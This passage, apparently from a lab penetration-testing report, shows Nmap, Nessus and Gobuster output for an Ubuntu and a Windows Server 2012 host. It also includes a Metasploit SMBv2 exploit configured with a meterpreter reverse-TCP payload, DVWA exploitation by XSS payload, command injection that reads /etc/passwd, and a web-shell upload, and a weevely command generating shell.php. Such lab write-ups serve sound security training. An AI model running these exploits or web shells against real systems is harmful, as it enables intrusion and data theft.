|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 00:0C:29:55:BE:98 (VMware)
Device type: general purpose/router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1  0.64 ms  192.168.108.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 291.71 seconds
```

Figure 23: Nmap Scanning on Ubuntu Server



Figure 24: Nessus Scan on Ubuntu Server

7.1.1 Nessus Scan Results




Figure 25: Nessus Scan Results

```
(kali㉿kali)-[~]
$ sudo nmap -p 445 --script smb-vuln-cve2009-3103 10.1.150.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 11:34 EST
Nmap scan report for 10.1.150.95
Host is up (0.00038s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

Figure 26: Nmap Scan Confirming the Vulnerability

- Host is running Ubuntu 18.04 (bionic) with Linux kernel 4.15, which is end of life (EoL) and flagged as Critical.
- Multiple issues detected in OpenBSD OpenSSH, indicating outdated or vulnerable SSH configuration.
- HTTP (Multiple Issues) found on the Apache web server, suggesting web service misconfigurations or outdated components.
- SSH (Multiple Issues) appears twice, reinforcing that several SSH-related weaknesses exist.
- Various informational findings (OS fingerprinting, CPE, patch assessment not available) give context but are not direct exploitable vulns.

7.2 Windows Server Scans

Figure 27: Nmap Scanning on Windows Server 2012

```
Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: EOF
|_smb-vuln-cve2009-3103:
|   VULNERABLE
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs: CVE: CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2, Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location, aka "SMBv2 Negotiation Vulnerability."
|
Disclosure date: 2009-09-08
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: EOF

TRACEROUTE
HOP RTT      ADDRESS
1  0.41 ms 192.168.108.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 401.81 seconds
```

Figure 28: Nmap on Windows Server Contd.




Figure 29: Nessus Scan on Windows Server 2012




Figure 30: Nessus on Windows Server 2012 Results

- Host is running Microsoft Windows Server 2012 R2 Datacenter, detected via OS fingerprinting.
- Nessus reports “Microsoft Windows (Multiple Issues)” with mixed severity, indicating several OS-level vulnerabilities or missing patches.
- Two separate “SMB (Multiple Issues)” findings show that the SMB service exposes multiple weaknesses (likely including legacy configuration and known CVEs).
- “HTTP (Multiple Issues)” under the Web Servers family suggests the IIS web server has several potential vulnerabilities or misconfigurations.
- Several informational findings (DCE services enumeration, service detection, CPE, MAC, SYN scanner) confirm network profiling and host identification details.

8 Exploitation (Red Teaming)

8.1 Windows Server 2012

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

          .:ok000kdc'          'cdk000ko:.
          .x000000000000c      c0000000000000x.
          :000000000000000k,   ,k000000000000000:
          '0000000000000000: :0000000000000000'
          o00000000.   .o000000000l.   ,00000000o
          d00000000.   .c00000c.   ,00000000x
          l00000000.   ;d;   ,00000000l
          .00000000.   .;   ;   ,00000000.
          c0000000.   .00c.   '00.   ,0000000c
          o000000.   .0000.   :0000.   ,0000000
          l00000.   .0000.   :0000.   ,00000l
          ;0000'   .0000.   :0000.   ;0000;
          .d00o   .00000cccx000.   x00d.
          ,kol   .000000000000.   .d0k,
          :kk;.000000000000.c0k:
          ;k00000000000000k:
          ,x00000000000x,
          .l0000000l.
          ,d0d,
          .

          =[ metasploit v6.4.84-dev
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads      ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

Figure 31: Starting Metasploitable

```
msf > search exploit/windows/smb/ms09_050_smb2_negotiate_func_index
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07  good  No  MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function
Table Dereference

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

Figure 32: Searching Exploit

```

msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set rhost 10.1.150.95
rhost => 10.1.150.95
msf exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name      Current Setting  Required  Description
RHOSTS    10.1.150.95    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445            yes        The target port (TCP)
WAIT      180            yes        The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.177.139  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
-- 
0  Windows Vista SP1/SP2 and Server 2008 (x86)

View the full module info with the info, or info -d command.

```

Figure 33: Configuring Exploit




Figure 34: CVSS Score for SMB Vulnerability

8.2 Ubuntu Server

```
(kali㉿kali)-[~/Desktop]
└─$ nmap -O -A -v -sV --script=vuln 10.1.150.22 > nmap_scan-10.1.150.22.txt
(kali㉿kali)-[~/Desktop]
└─$ cat nmap_scan-10.1.150.22.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 11:47 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:47
Completed NSE at 11:47, 10.01s elapsed
Initiating NSE at 11:47
Completed NSE at 11:47, 0.00s elapsed
Initiating Ping Scan at 11:47
Scanning 10.1.150.22 (4 ports)
Completed Ping Scan at 11:47, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:47
Completed Parallel DNS resolution of 1 host. at 11:47, 2.13s elapsed
Initiating SYN Stealth Scan at 11:47
Scanning 10.1.150.22 [1000 ports]
Discovered open port 80/tcp on 10.1.150.22
Discovered open port 22/tcp on 10.1.150.22
Increasing send delay for 10.1.150.22 from 0 to 5 due to 35 out of 116 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 5 to 10 due to 12 out of 39 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 10 to 20 due to 83 out of 275 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 20 to 40 due to max_successful_tryno increase to 4
Increasing send delay for 10.1.150.22 from 40 to 80 due to 61 out of 202 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 80 to 160 due to 11 out of 25 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 160 to 320 due to 11 out of 30 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 320 to 640 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 10.1.150.22 from 640 to 1000 due to 11 out of 16 dropped probes since last increase.
Completed SYN Stealth Scan at 11:56, 496.14s elapsed (1000 total ports)
Initiating Service scan at 11:56
Scanning 2 services on 10.1.150.22
Completed Service scan at 11:56, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.1.150.22
Retrying OS detection (try #2) against 10.1.150.22
Initiating Traceroute at 11:56
Completed Traceroute at 11:56, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 11:56
Completed Parallel DNS resolution of 2 hosts. at 11:56, 2.12s elapsed
NSE: Script scanning 10.1.150.22.
Initiating NSE at 11:56
Completed NSE at 11:57, 21.90s elapsed
```

Figure 35: Nmap Scan for Confirming Vulnerabilities

```
| vulners:
|   cpe:a:openbsd:openssh:7.6p1:
|     DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  10.0  https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1
DEE5F6E *EXPLOIT*
|     PACKETSTORM:173661  9.8  https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807  9.8  https://vulners.com/githubexploit/F0979183-AE88-53B4-86
CF-3AF0523F3807 *EXPLOIT*
|     CVE-2023-38408  9.8  https://vulners.com/cve/CVE-2023-38408
|     B8190CDB-3EB9-5631-9828-8064A1575B23  9.8  https://vulners.com/githubexploit/B8190CDB-3EB9-5631-98
28-8064A1575B23 *EXPLOIT*
|     8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8  https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-82
5E-E8DB5379A623 *EXPLOIT*
|     8A001159-548E-546E-AA87-2DE89F3927EC  9.8  https://vulners.com/githubexploit/8A001159-548E-546E-AA
87-2DE89F3927EC *EXPLOIT*
|     2227729D-6700-5C8F-8930-1EEAFD4B9FF0  9.8  https://vulners.com/githubexploit/2227729D-6700-5C8F-89
30-1EEAFD4B9FF0 *EXPLOIT*
|     0221525F-07F5-5790-912D-F4B9E2D1B587  9.8  https://vulners.com/githubexploit/0221525F-07F5-5790-91
2D-F4B9E2D1B587 *EXPLOIT*
|     BA3887BD-F579-53B1-A4A4-FF49E953E1C0  8.1  https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4
A4-FF49E953E1C0 *EXPLOIT*
|     4FB01B00-9F93-5CAF-BD57-D7E290D10C1F  8.1  https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD
57-D7E290D10C1F *EXPLOIT*
|     CVE-2020-15778  7.8  https://vulners.com/cve/CVE-2020-15778
|     C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  7.8  https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6
EE-0DAF45EEFFE3 *EXPLOIT*
|     2E719186-2FED-58A8-A150-762EFAA523  7.8  https://vulners.com/gitee/2E719186-2FED-58A8-A150-762E
FAAA523 *EXPLOIT*
|     23CC97BE-7C95-513B-9E73-298C4B0D74432  7.8  https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E
73-298C4B0D74432 *EXPLOIT*
|     10213DBE-F683-58BB-B6D3-353173626207  7.8  https://vulners.com/githubexploit/10213DBE-F683-58BB-B6
D3-353173626207 *EXPLOIT*
|     SSV:92579  7.5  https://vulners.com/sebug/SSV:92579      *EXPLOIT*
|     1337DAY-ID-26576  7.5  https://vulners.com/zdt/1337DAY-ID-26576      *EXPLOIT*
|     CVE-2021-41617  7.0  https://vulners.com/cve/CVE-2021-41617
|     284B94FC-FD5D-5C47-90EA-47900DAD11E  7.0  https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90
EA-47900DAD11E *EXPLOIT*
|     PACKETSTORM:189283  6.8  https://vulners.com/packetstorm/PACKETSTORM:189283      *EXPLOIT*
|     EDB-ID:46516  6.8  https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|     EDB-ID:46193  6.8  https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|     CVE-2025-26465  6.8  https://vulners.com/cve/CVE-2025-26465
|     CVE-2019-6110  6.8  https://vulners.com/cve/CVE-2019-6110
|     CVE-2019-6109  6.8  https://vulners.com/cve/CVE-2019-6109
|     9D8432B9-49EC-5F45-BB96-329BF2B2254  6.8  https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB
96-329BF2B2254 *EXPLOIT*
|     85FCDC6-9A03-597E-AB4F-FA4DAC04F8D0  6.8  https://vulners.com/githubexploit/85FCDC6-9A03-597E-AB
4F-FA4DAC04F8D0 *EXPLOIT*
```

Figure 36: Nmap Scan Contd.

```
(kali㉿kali)-[~/Desktop]
└─$ cat directories_10.1.150.22DVWA.txt
_____
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
_____
[+] Url:          http://10.1.150.22/DVWA/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
_____
Starting gobuster in directory enumeration mode
_____
/.htpasswd      (Status: 403) [Size: 276]
/.htaccess       (Status: 403) [Size: 276]
/.hta           (Status: 403) [Size: 276]
/.git/HEAD       (Status: 200) [Size: 23]
/config          (Status: 301) [Size: 316] [→ http://10.1.150.22/DVWA/config/]
/database        (Status: 301) [Size: 318] [→ http://10.1.150.22/DVWA/database/]
/docs           (Status: 301) [Size: 314] [→ http://10.1.150.22/DVWA/docs/]
/external         (Status: 301) [Size: 318] [→ http://10.1.150.22/DVWA/external/]
/favicon.ico     (Status: 200) [Size: 1406]
/index.php       (Status: 302) [Size: 0] [→ login.php]
/php.ini          (Status: 200) [Size: 154]
/phpinfo.php     (Status: 302) [Size: 0] [→ login.php]
/robots.txt      (Status: 200) [Size: 25]
/tests           (Status: 301) [Size: 315] [→ http://10.1.150.22/DVWA/tests/]
_____
Finished
_____
```

Figure 37: Directory Enumeration using GoBuster

Discovered Directories:

- /config – Configuration files
- /database – Database files
- /docs – Documentation
- /external – External resources
- /tests – Test files




Figure 38: Brute Force Vulnerability on Log in

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello <script>alert("1")</script>

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Figure 39: Reflected XSS Vulnerability

Description:

- User input is reflected into HTML/JS output without encoding, allowing injection of `<script>` payloads that execute in victims' browsers during reflected attacks (e.g., phishing links).




Figure 40: CVSS Score for Reflected XSS

Vulnerability: Command Injection

Ping a device

Enter an IP address:

help
index.php
source

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figure 41: Command Injection

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.023/0.038/0.045/0.011 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figure 42: Command Injection Contd.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.023/0.038/0.045/0.011 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figure 43: Command Injection Contd.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
listix:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuid:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
polinate:x:109:1::/var/cache/polinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
shameer:x:1000:1004:Shameer:/home/shameer:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
wazuh:x:112:115::/var/ossec:/bin/false
```

Figure 44: Command Injection Contd.




Figure 45: Command Injection Vulnerability

Description:

- User input is passed unsanitized to system shell commands (e.g., `system()` in PHP), enabling attackers to append/prepend OS commands via separators for remote code execution.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/shell.php successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

Figure 46: File Upload Vulnerability

Description:

- Web applications fail to validate file type, MIME content, or extensions, allowing attackers to upload malicious executables (e.g., PHP shells) that execute arbitrary code when accessed




Figure 47: CVSS Score for File Upload Vulnerability

```
(kali㉿kali)-[~/Desktop]
└─$ ls
directories_10.1.150.22DVWA.txt  exploit.php  exploit.txt  nmap_scan-10.1.150.22.txt  weewelly3

(kali㉿kali)-[~/Desktop]
└─$ weewelly generate 0328 shell.php
Generated 'shell.php' with password '0328' of 692 byte size.
```

Figure 48: Reverse Shell Vulnerability

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
 Confirm new password:

Change

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Figure 49: CSRF Vulnerability

